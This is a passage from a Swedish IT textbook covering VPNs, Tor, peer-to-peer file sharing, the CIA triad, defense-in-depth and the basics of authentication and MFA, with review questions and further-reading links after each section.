8. Vad innebär begreppet "synkronisering" i samband med IMAP?
9. Vilket verktyg kan en angripare använda för att läsa ett mejl som skickas i klartext?
10. Varför räcker det inte med krypterad överföring för att ett mejl ska anses vara helt privat?

Fördjupningslänkar

Google Workspace Support: SMTP, IT-administratörens översikt –
<https://support.google.com/a/answer/176600>

Microsoft Learn: POP3 and IMAP4 in Exchange Server –
<https://learn.microsoft.com/en-us/exchange/clients/pop3-and-imap4/pop3-and-imap4>

Mozilla Support: Glossary of Email terms (SMTP, IMAP, POP) –
<https://support.mozilla.org/en-US/kb/glossary-terms-including-protocols>

IETF RFC 5321 (Den officiella tekniska specifikationen för SMTP) –
<https://datatracker.ietf.org/doc/html/rfc5321>

Fastmail Blog: Why IMAP is better than POP (En enkel men tydlig jämförelse) – <https://www.fastmail.com/blog/imap-vs-pop/>

Cloudflare: What is a DNS MX record? (Hur internet hittar rätt e-postserver) – <https://www.cloudflare.com/learning/dns/dns-records/dns-mx-record/>

Egna anteckningar

(Reflektera över hur valet mellan POP3 och IMAP påverkar din förmåga att byta dator eller återställa förlorad data.)

10.6 VPN (Virtual Private Network)

Ett VPN skapar en säker, krypterad förbindelse mellan din enhet och en server över det publika internet. Tekniskt sett är metoden densamma oavsett vad du vill uppnå, men syftet med att använda ett VPN kan variera stort beroende på situationen.

10.6.1 Varför använder vi VPN?

Det finns flera anledningar till att både privatpersoner och företag använder VPN-teknik:

Tillgång till andra länders tjänster: Eftersom din trafik ser ut att komma från VPN-serverns IP-adress kan du komma åt material som är geografiskt begränsat. Det kan handla om att se streamingtjänster (film och serier) som bara finns i USA, eller att nå tjänster som är låsta till Sverige när du befinner dig utomlands.

Kringgå statliga begränsningar och censur: I länder där regimen begränsar tillgången till sociala medier eller nyhetssajter är VPN ofta det enda sättet för medborgare att nå ett fritt internet och kommunicera med omvärlden.

Dölja sin IP-adress: Genom att maskera din riktiga IP-adress blir det svårare för webbplatser och annonsörer att spåra din fysiska position och ditt surfbeteende.

Ansluta till andra nätverk: För en it-tekniker är VPN det primära verktyget för att "tunnla" in i ett företags lokala nätverk. När du är ansluten kan du nå interna servrar och filer precis som om din dator satt kopplad med en kabel på kontoret.

10.6.2 Den krypterade tunneln och förtroende

Man brukar likna ett VPN vid en ogenomskinlig tunnel genom internet. Om någon avlyssnar trafiken på vägen (till exempel på ett offentligt Wi-Fi) ser de bara krypterat brus.

Det är dock extremt viktigt att komma ihåg: **En VPN-server vet fortfarande vem du är.** Även om din internetleverantör eller kafféägaren

inte kan se vad du gör, så kan VPN-leverantören se all din trafik och din riktiga IP-adress. Att använda ett VPN innebär alltså att du flyttar ditt förtroende från din lokala nätverksoperatör till VPN-leverantören. Om leverantören är oärlig eller tvingas lämna ut loggar, är din aktivitet inte längre privat.

10.6.3 Tor (The Onion Router)

När ett VPN inte ger tillräcklig anonymitet vänder sig många till **Tor**. Syftet med Tor är inte bara att kryptera trafiken, utan att göra det tekniskt omöjligt att spåra vem som skickade informationen från början.

Hur Tor fungerar: Lökprincipen Namnet "The Onion Router" (lök-routern) kommer från att informationen packas in i flera lager av kryptering, precis som lagren i en lök. Istället för att skicka trafiken direkt genom en enda tunnel (som i ett VPN), skickas data genom minst tre slumpmässigt utvalda nätverksnoder (servrar) runt om i världen:

1. **Ingångsnoden (Entry Node):** Vet vem du är (din IP), men inte vad du skickar eller vart det ska.
2. **Mellannoden (Middle Node):** Ser bara att trafik kommer från nod 1 och ska till nod 3. Den vet varken vem du är eller vad du skickar.
3. **Utgångsnoden (Exit Node):** Ser vad du skickar och vart det ska, men har ingen aning om vem du är (eftersom trafiken kommer från nod 2).

Eftersom ingen enskild nod i kedjan har hela bilden, uppnås en mycket hög nivå av anonymitet.

Varför använda Tor? Tor används främst av personer som lever under extrem press eller risk, såsom visselblåsare, journalister i diktaturer eller aktivister. Det är också ett verktyg för att nå "The Dark Web" – delar av internet som inte indexeras av vanliga sökmotorer.

Den största nackdelen med Tor är hastigheten. Eftersom din trafik hoppas runt hela jorden och krypteras i flera lager, blir surfupplevelsen betydligt långsammare än med ett vanligt VPN. Tor skyddar din identitet, men precis som med HTTPS (se **10.2**) skyddar det inte mot skadlig kod om du laddar ner infekterade filer från en osäker slutdestination.

Kontrollfrågor

1. Nämn tre olika syften med att använda ett VPN.
2. Vad innebär "IP-maskering" i praktiken?
3. Varför är det viktigt att noga välja vilken VPN-leverantör man använder?
4. Vad ser en VPN-leverantör som inte din internetleverantör kan se?
5. Förklara huvudsyftet med Tor jämfört med ett vanligt VPN.
6. Varför kallas Tor för "lök-routern"?
7. Beskriv de tre olika noderna i ett Tor-nätverk och vilken information de har tillgång till.
8. Vad är den största nackdelen med att använda Tor för vardagligt surfande?
9. Kan man vara helt säker på att vara anonym bara för att man använder VPN? Motivera.
10. Återknyt till kapitel 10.2: Varför är det fortfarande viktigt att använda HTTPS även om du surfar genom Tor?

Fördjupningslänkar

The Tor Project: How Tor Works – <https://community.torproject.org/onion-services/overview/>

Electronic Frontier Foundation (EFF): Surveillance Self-Defense – <https://ssd.eff.org/en/module/choosing-vpn-thats-right-you>

CISA: Security Tip on Virtual Private Networks – <https://www.cisa.gov/news-events/news/virtual-private-networks>

WireGuard: Protocol Overview – <https://www.wireguard.com/protocol/>

Cloudflare: How does a VPN work? – <https://www.cloudflare.com/learning/network-layer/how-does-a-vpn-work/>

Egna anteckningar

(Reflektera över skillnaden mellan att vilja vara anonym gentemot en webbplats och att vilja dölja sin trafik för sin internetleverantör.)

10.7 Peer-to-Peer (P2P) och BitTorrent

De flesta protokoll vi har gått igenom hittills, som HTTP (se **10.2**) eller SMTP (se **10.5**), bygger på en **Client-Server-modell**. Det innebär att en central server skickar data till många klienter. Men om tusentals personer vill ladda ner en stor fil samtidigt blir servern snabbt överbelastad och hastigheten sjunker. För att lösa detta skapades **Peer-to-Peer (P2P)**.

10.7.1 P2P – När alla hjälps åt

I ett P2P-nätverk finns ingen central server som sitter på all data. Istället fungerar varje deltagande dator både som en klient och som en server på samma gång. Man brukar likna det vid ett knytkalas: istället för att alla köar vid en enda person som delar ut mat, tar alla med sig lite var och delar med sig till de som sitter närmast. Ju fler som deltar i ett P2P-nätverk, desto mer bandbredd och resurser finns tillgängliga, vilket gör att nätverket ofta blir snabbare ju populärare en fil är.

10.7.2 BitTorrent – Protokollet som styckar filer

Det absolut mest kända P2P-protokollet är **BitTorrent**. Det skapades för att distribuera mycket stora filer effektivt. Istället för att skicka filen i ett stycke, delas den upp i tusentals små bitar, så kallade **chunks**.

När du börjar ladda ner en torrent letar din dator upp andra datorer som har delar av filen. Du laddar ner bit 5 från en person i USA, bit 102 från någon i Tyskland och bit 15 från din granne. Samtidigt som du laddar ner, börjar din dator omedelbart skicka vidare de bitar du redan har fått till andra som behöver dem.

För att förstå BitTorrent behöver man ha koll på tre begrepp:

- **Swarm:** Den totala gruppen av datorer som för tillfället delar en specifik fil.
- **Seed:** En dator som har hela filen och fortsätter att ladda upp den till andra. Utan seeds dör swarmen, eftersom ingen har de sista bitarna som krävs för att göra filen komplett.

- **Leech (eller Peer):** En dator som håller på att ladda ner filen men som ännu inte har hela. En bra leech laddar upp bitar samtidigt som den hämtar nya.

10.7.3 Hashing och integritet

En stor risk med att ladda ner små bitar av en fil från hundratals främlingar är att någon skulle kunna skicka felaktig eller skadlig data. För att förhindra detta använder BitTorrent **hashing**.

Varje liten bit av filen har ett unikt digitalt fingeravtryck, ett hash-värde. Så fort din dator tagit emot en bit kör den en matematisk kontroll. Om bitens hash-värde inte stämmer överens med originalet i torrent-filen, kastas biten omedelbart och laddas ner på nytt från en annan källa. Detta garanterar att den slutgiltiga filen är en exakt, perfekt kopia av originalet.

10.7.4 P2P i operativsystemet: Windows Leveransoptimering

P2P-teknik handlar inte bara om fildelning av filmer eller stora Linux-installationer. Microsoft använder faktiskt exakt samma princip för att skicka ut uppdateringar till Windows. Funktionen kallas **Leveransoptimering (Delivery Optimization)**.

När en dator på ett kontor laddar ner en stor säkerhetsuppdatering från Microsofts servrar, sparar den en kopia lokalt. När nästa dator på samma lokala nätverk behöver samma uppdatering, hämtar den delar av filen direkt från den första datorn istället för att belasta företagets internetanslutning. Detta sparar enorma mängder bandbredd för organisationer och gör att uppdateringar går betydligt snabbare.

Kontrollfrågor

1. Vad är den principiella skillnaden mellan en Client-Server-modell och Peer-to-Peer (P2P)?
2. Varför blir ett P2P-nätverk ofta snabbare ju fler användare som ansluter?
3. Vad innebär det att en fil delas upp i "chunks"?
4. Förklara begreppet "Swarm" i BitTorrent-sammanhang.
5. Vad är skillnaden mellan en "Seed" och en "Leech"?
6. Varför är det tekniskt omöjligt att slutföra en nedladdning om det finns noll "Seeds" i nätverket?
7. Hur används hashing för att säkerställa att en fil inte har manipulerats under en P2P-överföring?
8. Vad kallas den funktion i Windows som använder P2P för att sprida uppdateringar lokalt?
9. Vilken är den främsta fördelen för ett företag att använda Windows Leveransoptimering?
10. Varför är P2P-teknik särskilt lämpad för att distribuera stora filer som t.ex. installationsfiler för operativsystem?

Fördjupningslänkar

Official BitTorrent Specification (Den tekniska beskrivningen av protokollet) – https://www.bittorrent.org/beps/bep_0003.html

Microsoft Learn: Windows Update Delivery Optimization (Hur Windows använder P2P) – <https://learn.microsoft.com/en-us/windows/deployment/update/waas-delivery-optimization>

The Register: How BitTorrent Works (En pedagogisk genomgång av tekniken) – https://www.theregister.com/2012/11/09/how_bittorrent_works/

Academic Earth: Peer-to-Peer Systems (Föreläsning om nätverksarkitekturer) – <https://academicearth.org/computer-science/>

Cloudflare: What is P2P? – <https://www.cloudflare.com/learning/network-layer/what-is-p2p/>

Egna anteckningar

(Reflektera över varför P2P ofta ses som en lösning på "flaskhalsar" i stora nätverk.)

11 Introduktion till IT-säkerhet

Tidigare i denna bok har vi utforskat hur hårdvara kommunicerar, hur operativsystem administreras och hur data färdas genom nätverkets olika lager. Vi har byggt en förståelse för hur tekniken fungerar när allt går enligt planen. Men i den moderna digitala infrastrukturen räcker det inte med att tekniken fungerar – den måste också vara motståndskraftig.

IT-säkerhet har genomgått en fundamental förändring. Förr liknades säkerhet ofta vid ett medeltida slott: man byggde en hög mur (en brandvägg) och antog att allt på insidan var säkert. I dagens värld av molntjänster, distansarbete och ständigt uppkopplade enheter existerar inga fasta murar längre. Säkerhet är inte längre en produkt man köper och installerar; det är en pågående process och en kultur som genomsyrar varje del av en organisation.

I detta block skiftar vi fokus från att vara enbart tekniker till att bli säkerhetsarkitekter. Vi ska lära oss att identifiera sårbarheter innan de exploateras, att förstå angriparens logik och att bygga försvar i flera lager. Vi kommer att gå på djupet med de principer som styr hur moderna system härddas (Hardening) och hur vi säkerställer att data förblir intakt och tillgänglig även när olyckan eller angreppet är framme.

Som blivande IT-proffs är det din uppgift att vara den sista försvarslinjen. Det kräver inte bara teknisk kunskap om kryptering och brandväggar, utan också en analytisk förmåga att värdera risker. En perfekt säkerhet är en illusion – målet är istället att göra ett angrepp så kostsamt och svårt att genomföra att angriparen ger upp, samtidigt som verksamheten kan fortsätta fungera effektivt. Välkommen till den mest utmanande och snabbföränderliga delen av IT-världen.

Kontrollfrågor

1. Varför fungerar inte den gamla "slottsmodellen" (enbart brandvägg) i dagens IT-miljöer?
2. Vad menas med påståendet att "säkerhet är en process, inte en produkt"?
3. Förklara skillnaden mellan att vara en tekniker och att vara en säkerhetsarkitekt.
4. Varför är det omöjligt att uppnå 100 % säkerhet, och vad bör målet vara istället?
5. Vilken roll spelar riskvärdering i en systemadministratörs dagliga arbete?
6. Hur har digitaliseringen och molntjänster förändrat sättet vi ser på systemets "gränser"?

Fördjupningslänkar

MSB (Information om cybersäkerhet och skydd av samhällsviktig verksamhet) –

<https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/>

NCSC (Ramverk i tio steg för att bygga och underhålla ett systematiskt IT-försvar) – <https://www.ncsc.gov.uk/collection/10-steps>

ENISA (Europeiska unionens resurser och rapporter om det aktuella hotlandskapet) – <https://www.enisa.europa.eu/>

NIST (Definition av CIA-triaden och grundläggande säkerhetsmål) – https://csrc.nist.gov/glossary/term/cia_triad

CISA (Vägledning för riskhantering och identifiering av hot i digitala miljöer) – <https://www.cisa.gov/topics/risk-management>

OWASP (Förteckning över kritiska sårbarheter och metoder för att säkra applikationer) – <https://owasp.org/www-project-top-ten/>

MITRE ATT&CK (Matris för kartläggning och analys av angripares tekniker och taktiker) – <https://attack.mitre.org/>

SANS Institute (Handbok för metodik vid hantering och respons på säkerhetsincidenter) – <https://www.sans.org/white-papers/33901/>

Microsoft Learn (Principer för Zero Trust-arkitektur och moderna skyddsmetoder) – <https://learn.microsoft.com/en-us/security/zero-trust/zero-trust-overview>

Egna anteckningar

(Här kan du reflektera över din nuvarande syn på säkerhet. Vad anser du är den största risken i din egen labbmiljö eller vardagliga datoranvändning? Vilka förväntningar har du på detta kapitel när det gäller din framtida yrkesroll?)

11.1 Vad är IT-säkerhet?

IT-säkerhet definieras ofta som konsten att skydda information och de system som hanterar den. Men för att förstå ämnet på ett djupare plan måste vi titta på vad det är vi faktiskt försöker skydda. Inom professionell säkerhetsanalys pratar vi sällan om att bara "låsa datorn". Istället pratar vi om att skydda Assets mot olika typer av hot och sårbarheter. En Asset kan vara allt från kunddata och källkod till företagets rykte eller själva hårdvaran i serverhallen.


För att kunna arbeta systematiskt med säkerhet används nästan uteslutande en modell som kallas för CIA-triaden. Namnet är en akronym för de tre grundpelarna: Confidentiality, Integrity och Availability. Dessa tre begrepp fungerar som en kompass för varje säkerhetsbeslut som fattas. Om en lösning inte bidrar till att stärka minst en av dessa pelare, bidrar den sannolik inte till den faktiska säkerheten.

Confidentiality

Detta handlar om att säkerställa att information endast är tillgänglig för dem som har behörighet att se den. Det är här vi placerar tekniker som kryptering, åtkomstkontroll och multifaktorsautentisering. Ett brott mot Confidentiality innebär att känslig data har läckt ut till obehöriga, vilket ofta är det vi läser om i tidningarna efter ett dataintrång.

Integrity

Integrity innebär att informationen är korrekt och att den inte har ändrats av misstag eller av en obehörig person. Det räcker inte att informationen är hemlig; vi måste också kunna lita på att den stämmer. Inom bankväsendet är Integrity ofta viktigare än Confidentiality – det är kritiskt att ingen kan ändra siffrorna på ett konto, oavsett om de kan se dem eller inte. Vi skyddar Integrity



genom att använda digitala signaturer, hashing och strikta behörighetssystem.

Availability

Den tredje pelaren handlar om att system och data ska finnas tillgängliga när de behövs. Ett system som är så säkert att ingen kan använda det är värdelöst. Hot mot Availability kan vara allt från DoS-attacker till strömavbrott eller trasig hårdvara. Här arbetar vi med redundans, backup-lösningar och Disaster Recovery.

Balansgången

Säkerhet handlar i slutändan om en ständig balansgång. Om vi maximerar Confidentiality genom extremt komplexa lösenordskrav, riskerar vi att sänka Availability eftersom användarna inte kan logga in eller börjar skriva ner sina lösenord på lappar. En säkerhetsarkitekts uppgift är att hitta rätt nivå för varje specifik situation. Vi måste acceptera att total säkerhet inte finns; istället arbetar vi med att sänka risken till en nivå som organisationen kan leva med. Detta kallas för att hantera sin Risk Appetite.

Säkerhetskedjans svagaste länk: Exempel på obalans

För att förstå hur Confidentiality, Integrity och Availability samverkar kan vi titta på ett par extrema scenarier. Dessa belyser vikten av att se helheten snarare än att bara stirra sig blind på enstaka tekniska lösningar.

Scenario 1: Den säkra servern på torget Föreställ dig en server som använder extremt stark kryptering (AES-512) för all data och där varje liten händelse loggas minutiöst. Problemet är att servern står helt oskyddad mitt på torget.

- **Analys:** Här har vi teoretiskt god Confidentiality (tack vare krypteringen), men vi har kapitalt misslyckats med Availability. Vem som helst kan dra ur sladden eller helt enkelt bära iväg med hårdvaran. Dessutom hotas Integrity; om någon har fysisk tillgång till maskinen kan de sabotera hårdvaran eller utföra attacker som krypteringen inte skyddar mot innan datan skrivs till disk.

Scenario 2: Bunkern med FTP-trafik Här har vi placerat servern i en underjordisk bunker med beväpnade vakter. För att logga in krävs både

fysiska nycklar och MFA. Allt verkar perfekt, men all datatrafik till och från servern sker via protokollet FTP.

- **Analys:** Här är Availability och den fysiska säkerheten på topp. Problemet är att FTP skickar all data – inklusive lösenord – i klartext över nätverket. Detta är ett kritiskt brott mot Confidentiality. En angripare behöver inte ens gå nära bunkern; de kan sitta var som helst på nätverkswägen och "lyssna" på trafiken (Sniffing) för att stjäla all information.

Scenario 3: Den orörda men falska databasen Tänk dig ett system som är både tillgängligt och helt krypterat. Men på grund av en felkonfiguration i mjukvaran kan vem som helst skicka kommandon som ändrar siffrorna i databasen utan att lämna spår efter sig.

- **Analys:** Systemet är uppe (Availability) och ingen kan läsa datan utan nyckel (Confidentiality). Men eftersom vem som helst kan ändra innehållet har vi förlorat all Integrity. Datan i systemet går inte längre att lita på, vilket gör hela systemet värdelöst för verksamheten.

Genom att använda CIA-triaden som analysverktyg kan vi ställa rätt frågor inför varje ny implementation: Kommer den här nya molntjänsten att hota vår Confidentiality? Har vi rutiner för att garantera Integrity när vi migrerar databasen? Hur påverkas Availability om vår internetleverantör får ett avbrott?

Kontrollfrågor

1. Förklara de tre delarna i CIA-triaden och ge ett praktiskt exempel på varje del.
2. I exemplet med servern på torget, vilken del av CIA-triaden drabbas hårdast och varför?
3. Varför hjälper inte MFA och en säker bunker om man använder osäkra protokoll som FTP?
4. Vad innebär begreppet Asset i säkerhetssammanhang?
5. Hur kan en säkerhetsåtgärd som stärker Confidentiality samtidigt skada Availability?
6. Vad menas med Risk Appetite och hur påverkar det en organisations säkerhetsbeslut?
7. Vilket begrepp i CIA-triaden handlar om att kunna lita på att informationen är korrekt och omanipulerad?
8. Ge ett eget exempel på en situation där man har hög Confidentiality men låg Availability.
9. Vilken är den tekniska skillnaden mellan ett hot (Threat) och en sårbarhet (Vulnerability)?
10. Varför är det nödvändigt att prioritera sina Assets innan man implementerar säkerhetskontroller?

Fördjupningslänkar

SANS Institute (Beskrivning av hur CIA-modellen används i säkerhetsarbete) - <https://www.sans.org/white-papers/2114/>

CISA (Information om integritet, konfidentialitet och tillgänglighet) - <https://www.cisa.gov/news-events/news/understanding-integrity-confidentiality-and-availability>

OWASP (Principer för att bygga säkra system) - https://owasp.org/www-community/Security_Principles

MSB (Vägledning för systematiskt informationssäkerhetsarbete) - <https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/systematiskt-informationssakerhetsarbete/>

NIST (Teknisk definition av risk och tillgångar) - <https://csrc.nist.gov/glossary/term/risk>

Cloudflare (Översikt av CIA-triaden inom cybersäkerhet) - <https://www.cloudflare.com/learning/security/what-is-the-cia-triad/>

ISO (Introduktion till ISO/IEC 27001-standarden för informationssäkerhet) - <https://www.iso.org/isoiec-27001-information-security.html>

Egna anteckningar


(Här kan du reflektera över "svagaste länken"-principen. Kan du identifiera en liknande obalans i din egen IT-miljö, till exempel ett starkt lösenord men en olåst skärm, eller en bra backup som förvaras precis bredvid servern?)

11.2 Grundläggande arkitekturprinciper

För att bygga ett system som är motståndskraftigt mot både tekniska fel och mänsklig illvilja, arbetar säkerhetsarkitekter utifrån ett antal etablerade principer. Inom professionell IT-drift räcker det inte med enstaka lösningar; vi måste designa hela infrastrukturen med säkerhet som grundpelare.

Defense in Depth (Försvar i djupet)

Den mest klassiska principen är Defense in Depth. Tanken är enkel: om ett skyddslager fallerar, ska nästa lager ta vid. För att visualisera detta använder vi ofta liknelsen om en medeltida borg. En angripare som vill nå guldreserven i borgens mitt (vår ovärderliga information) måste passera flera tekniska hinder:



- **Vallgraven (Nätverksperimetern):** Detta är nätverkets yttersta gräns. Här placeras en Next-Generation Firewall (NGFW) utrustad med IDS (Intrusion Detection System) och IPS (Intrusion Prevention System). Syftet är att proaktivt analysera inkommande paket och blockera misstänkta mönster eller kända attacker innan de ens når det interna nätverket.

- **Vindbryggan (Autentisering):** För att passera gränsen krävs strikt identifiering. Istället för att bara lita på ett lösenord används MFA för att säkerställa att användaren faktiskt är den hen utger sig för att vara. Genom att kräva något användaren *vet* (lösenord) och något användaren *har* (t.ex. en säkerhetsnyckel eller app) gör vi det extremt svårt för angripare att använda stulna inloggningsuppgifter.
- **Yttre murar (Endpoint Security):** Om någon tar sig förbi nätverksskyddet måste varje enskild enhet (klient eller server) försvara sig själv. Här används Endpoint Detection and Response (EDR) som analyserar beteenden i realtid för att stoppa pågående intrångsförsök som traditionella antivirusprogram kan missa.
- **Inre borggården (Segmentering):** Genom nätverkssegmentering (t.ex. via VLAN) delar vi upp miljön i isolerade zoner. Det innebär att om en webbserver i "köket" blir hackad, finns det strikta brandväggsregler inuti nätverket som hindrar angriparen från att röra sig i sidled (Lateral Movement) till databasen i "skattkammaren".
- **Kärntornet (Kryptering):** Detta är den sista försvarslinjen. Genom att kryptera data, både när den lagras (Data at Rest) och när den skickas (Data in Transit), ser vi till att informationen är värdelös för en angripare även om de lyckas komma över själva filerna.

Den professionella serverhallen: Fysiskt skydd

När vi pratar om Enterprise-miljöer lämnar vi garderobsservern bakom oss. En professionell serverhall är ett fort designat för att skydda information värd miljontals kronor. Här är den fysiska säkerheten minst lika viktig som den digitala:

Zonindelning och Skalskydd: Inpassering sker i lager. Från yttre stängsel och kameraövervakning till biometrisk skanning (fingeravtryck/iris) vid själva hallen. Ofta används en **Mantrap** – en säkerhetssluss där den första dörren måste låsas innan den andra kan öppnas – för att förhindra "tailgating", där obehöriga följer efter någon in.

Redundans för Availability: All kritisk infrastruktur följer ofta en N+1 eller 2N-modell. Det innebär att det finns dubbla strömmatningar, massiva batteribanker (UPS) och dieselgeneratorer

som startar automatiskt. Om en komponent dör, tar en annan över utan avbrott.

Klimatstyrning och Brandskydd: Servrar kräver precisionskylning (ofta via varma/kalla gångar) för att inte överhettas. Vid brand används inte vatten, utan gasbaserade släcksystem (t.ex. Inergen) som kväver elden kemiskt utan att kortsluta elektroniken eller förstöra data.

Strategiska principer för åtkomst och design

För att tekniken ska fungera krävs ett strategiskt förhållningssätt till rättigheter och systemfel:

Least Privilege (Minsta privilegium): En användare eller process ska aldrig ha mer rättigheter än vad som krävs för stunden. Genom Role-Based Access Control (RBAC) säkerställer vi att en angripare som kapar ett konto inte får tillgång till hela systemet, utan bara den lilla del som kontot faktiskt hade behörighet till.

Zero Trust (Ingen inneboende tillit): Denna modell utgår från att nätverket redan är infekterat. Vi litar inte på någon bara för att de sitter på kontoret. Varje begäran om åtkomst måste verifieras explicit, oavsett varifrån den kommer. "Never trust, always verify."

Security by Design: Säkerhet planeras in i systemets arkitektur från dag ett, istället för att försöka "lappa och laga" i efterhand.

Fail Secure / Fail Safe: Vid ett systemfel ska enheten hamna i ett säkert läge. En elektronisk låst dörr till en serverhall ska förbli låst vid strömbrott (**Fail Secure**) för att skydda hårdvaran, medan en branddörr i en korridor ska låsas upp (**Fail Safe**) för att rädda liv.

Kontrollfrågor

1. Förklara principen **Defense in Depth** och ge exempel på tre olika lager.
2. Vad är syftet med en **Mantrap** i en fysisk säkerhetsmiljö?
3. Varför är **Nätverkssegmentering** avgörande för att stoppa "Lateral Movement"?
4. Beskriv skillnaden mellan en traditionell brandvägg och ett **IDS/IPS-system**.
5. Varför räcker det inte med starka lösenord om man inte tillämpar **Least Privilege**?
6. Förklara begreppet **Zero Trust** och hur det skiljer sig från den gamla "slottsmodellen".
7. Ge ett exempel på när ett system bör vara **Fail Secure** respektive **Fail Safe**.
8. Varför används gas istället för vatten som brandsläckning i en serverhall?
9. Vad innebär det att arbeta med **RBAC** (Role-Based Access Control)?
10. Vilken roll spelar **EDR** i skyddet av enskilda servrar jämfört med ett vanligt antivirus?

Fördjupningslänkar

Uptime Institute (Klassificering av tillförlitlighet och redundans i datacenter) – <https://uptimeinstitute.com/tiers>

NIST (Dokumentation av arkitekturprinciper för Zero Trust) – <https://csrc.nist.gov/publications/detail/sp/800-207/final>

CIS (Prioriterad lista över tekniska säkerhetsåtgärder för organisationer) – <https://www.cisecurity.org/controls/cis-controls-list/>

Microsoft (Översikt av strategier för Defense in Depth och lagerbaserat skydd) – <https://learn.microsoft.com/en-us/security/zero-trust/defense-in-depth>

Cloudflare (Teknisk genomgång av Zero Trust-modellen och dess komponenter) – <https://www.cloudflare.com/learning/security/glossary/what-is-zero-trust/>

NCSC (Principer för säker nätverksdesign och systemarkitektur) – <https://www.ncsc.gov.uk/collection/design-principles>

SANS Institute (Riktlinjer för fysisk säkerhet och kontroll av tillträde till IT-miljöer) – <https://www.sans.org/white-papers/117/>

Egna anteckningar

(Här kan du reflektera över skillnaden mellan din labbmiljö och en Enterprise-miljö. Vilket av de fysiska skyddslagren anser du är svårast att kompensera för med enbart mjukvara? Hur skulle du börja implementera Least Privilege i ditt eget nätverk?)

11.3 Autentisering och auktorisering

I den digitala världen räcker det inte med att låsa dörren; vi måste också veta exakt vem som kliver in och vad de har för ärende. Här möter vi två begrepp som ofta blandas ihop, men som har helt olika syften:

autentisering och **auktorisering**.

Autentisering är processen där du bevisar din identitet. Det är som att visa upp ditt pass vid gränsen. Systemet kontrollerar att "Ja, detta är verkligen person X".

Auktorisering sker *efter* att du har blivit insläppt. Det handlar om rättigheter. Bara för att du har blivit autentiserad och kommit in i skolans nätverk betyder det inte att du är auktoriserad att ändra i lärarens betygsdokument.

Olika sätt att styrka sin identitet

Vi använder olika metoder för att identifiera oss beroende på situation och krav på säkerhet kontra smidighet:

- **PIN-kod:** Används ofta där vi behöver snabb åtkomst till en enhet vi bär med oss, som en mobiltelefon. Det är enkelt att knappa in men ger ett begränsat skydd om någon ser över axeln.
- **Lösenord:** Den vanligaste metoden, men också den mest sårbara för mänskliga misstag (som att välja "Lösenord123").
- **Biometri (Fingeravtryck, Iris, Röst):** Här använder vi kroppen som identifikationsnyckel. Det är extremt smidigt men kan vara kontroversiellt ur integritetssynpunkt.
- **Fysiska nycklar och kort:** En säkerhetsnyckel (t.ex. YubiKey) eller ett passerkort som fysiskt måste vara närvarande.

MFA – Tre boxar för högre säkerhet

Idag räcker det sällan med bara ett lösenord. För att verkligen säkra ett system pratar vi om **Multifaktorautentisering (MFA)** eller **2FA** (tvåfaktorsautentisering). För att det ska räknas som MFA krävs att man använder minst två av följande tre kategorier:

1. **Vad du vet (Kunskap):** Något du har i huvudet, som ett lösenord eller en PIN-kod.

2. **Vad du har (Innehav):** Något fysiskt, som din telefon (där en app genererar en kod) eller ett smartkort.
3. **Vem du är (Egenskap):** Biometriska data som ditt fingeravtryck eller din ansiktsform.

